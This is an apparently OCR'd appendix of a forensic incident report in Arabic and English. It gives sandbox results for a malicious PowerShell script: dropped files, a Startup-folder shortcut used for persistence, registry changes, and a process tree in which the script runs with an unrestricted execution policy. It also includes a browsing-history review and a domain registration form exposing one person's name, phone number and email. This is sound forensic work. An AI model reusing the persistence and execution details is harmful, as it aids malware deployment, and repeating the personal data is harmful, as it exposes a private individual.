Zenbox	c4cd57f7d4246cc8ecb355c577f86dd8

Files Written

C:\Users\<USER>\AppData\Local\Temp\yx5cdbw.1pf.ps1
C:\Users\user\AppData\Local\Microsoft\Windows\Caches
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_g5p2gton.kjl.ps1
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gmtq2p33.oqx.psm1
C:\Users\user\AppData\Roaming
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations
C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\V0YC5BKJF0CC9OFKKAJH.temp
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows.lnk
C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Windows.lnk
C:\Users\user\Documents\20220823
C:\Users\user\Documents\20220823\PowerShell_transcript.632922.TEpghF2q.20220823054703.txt
C:\Windows\system32\catroot
C:\Windows\system32\catroot2
\Device\ConDrv\Connect

Files Deleted

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_g5p2gton.kjl.ps1
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gmtq2p33.oqx.psm1

Files Dropped

+ C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_g5p2gton.kjl.ps1
+ C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gmtq2p33.oqx.psm1
+ C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Windows.lnk
+ C:\Users\user\AppData\Roaming\Microsoft\Windows\Templates\Windows.lnk

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Software\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\Security_HKLM_only

^

Registry Keys Set

— HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect

1

— HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet

0

— HKEY_CURRENT_USER\Environment\SEE_MASK_NOZONECHECKS

1

— HKEY_CURRENT_USER\Software\Windows

— HKEY_CURRENT_USER\d

|

— HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\MediaResources

— HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\MediaResources\msvideo

Process and service actions ⓘ

Processes Tree

2588 - c:/windows/system32/WindowsPowerShell/v1.0/powershell.exe -file t2.ps1


↳ 2600 - C:\Windows\System32\conhost.exe C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

4452 - C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noLogo -ExecutionPolicy unrestricted -file "C:\Users\user\Desktop\t2.ps1

↳ 7856 - C:\Windows\Microsoft.NET\Framework\v4.0.30319\aspnet_compiler.exe

ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه

Trying other online malware analysis tools give less information than 'VirusTotal', for example 'MetaDefender':




(10) Checking the browsing history:

Searching the Internet browsing history in the browsers does not give any suspicious results.

Using 'ChromeCacheView' program from 'Nir Soft' to search the browsing history in the cache folders we found no suspicions:

Microsoft Edge: Not much history, only few times from 2023-08-14 to 2023-08-21, and accessing sites related Microsoft.


ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه




Google Chrome:

History starts from 2023-08-10 to 2023-08-22, On the date of the incident 2023-08-22 there is no access to suspicious sites only local *.ltt.ly and local IP addresses. On 2023-08-20 and other days before there is access to 'facebook' URLs but no suspicious URLs found.


ملحق رقم 3 - تفاصيل البحث في الجهاز المعني والبرامج الخبيثة التي وجدت فيه




(4) رقم الصفحة


LIT.Libya | Tripoli | Facebook - [InPrivate] ملتقى ليبيا الدولي لتكنولوجيا المعلومات
www.facebook.com
InPrivate (5)
facebook
Email or phone
Password
Log In
Forgot Account?
ملتقى ليبيا الدولي لتكنولوجيا المعلومات LIT.Libya
Intro
ملتقى علمي اقتصادي يعمل على التخطيط والتنفيذ لآليات !؟
Page · Information Technology Company
Tripoli, Libya
091-6999069
info@lit.ly
lit.ly
Not yet rated (0 Reviews)
Photos
See all photos
ILCICT 2023
LIT
مالبكش حل
12h
View more comments
ملتقى ليبيا الدولي لتكنولوجيا المعلومات LIT.Libya
23h
Tuesday, August 22, 2023 at 1:38 PM
#الدرس_الثاني_الامن_الصبراني
شركة : ليبيا للاتصالات والتقنية
اشقوا برواحكم حبايبي
ملاحظة : مش حندير شي مكسد عليكم بس
#دكتور_فرفوش
128
24
11
Like
Comment
Hamid Alsaedawiu
اعطينا يومين انزلو فيهم شن تبو
22h
3
View more comments

ملحق رقم 5 - صورة عقد صاحب الدومين Libya2020



ملحق رقم 5 - صورة عقد صاحب الدومين Libya2020



ليبيا للإتصالات و التقنية
Libya Telecom and Technology

ly Registration Form for ly Domain
ly Registration

نموذج تسجيل اسم نطاق ly
تسجيل نطاق ly

To The Commercial Manager of Libya Telecom and Technology

الأخ / مدير الإدارة التجارية بشركة ليبيا للإتصالات والتقنية

I would like to Register to Ly domain services

أتقدم بطلب الحصول على خدمة تسجيل اسم نطاق ly

In Latin Letters

بالحروف العربية

اسم الجهة: طارق

اسم الشخص: طارق عبدالكبير محمد

الاسم الأول: طارق

اللقب: ابنكيران

العنوان: معراته

المدينة: معراته

البلد: ليبيا

Tel: 0910300066 رقم الهاتف

Fax: البريد المصور

E-mail: Libya102003@gmail.com البريد الالكتروني

Libya2020 اسم النطاق المرغوب في تسجيله

.com.ly ✓ .ly .net.ly .org.ly .id.ly .gov.ly* .plc.ly* .edu.ly* .sch.ly .med.ly

DNS Server

الخانات التي أمامها (*) لا بدّ من تعبئتها

Name Server 1 IP*
Name Server 2 IP*
Name Server 3 IP
Name Server 4 IP
Name Server 5 IP
Name Server 6 IP

Name Server 1*
Name Server 2*
Name Server 3
Name Server 4
Name Server 5
Name Server 6

اسم الفرع أو الوكيل المعتمد

اسم معد الطلب

رقم الطلب

Approval

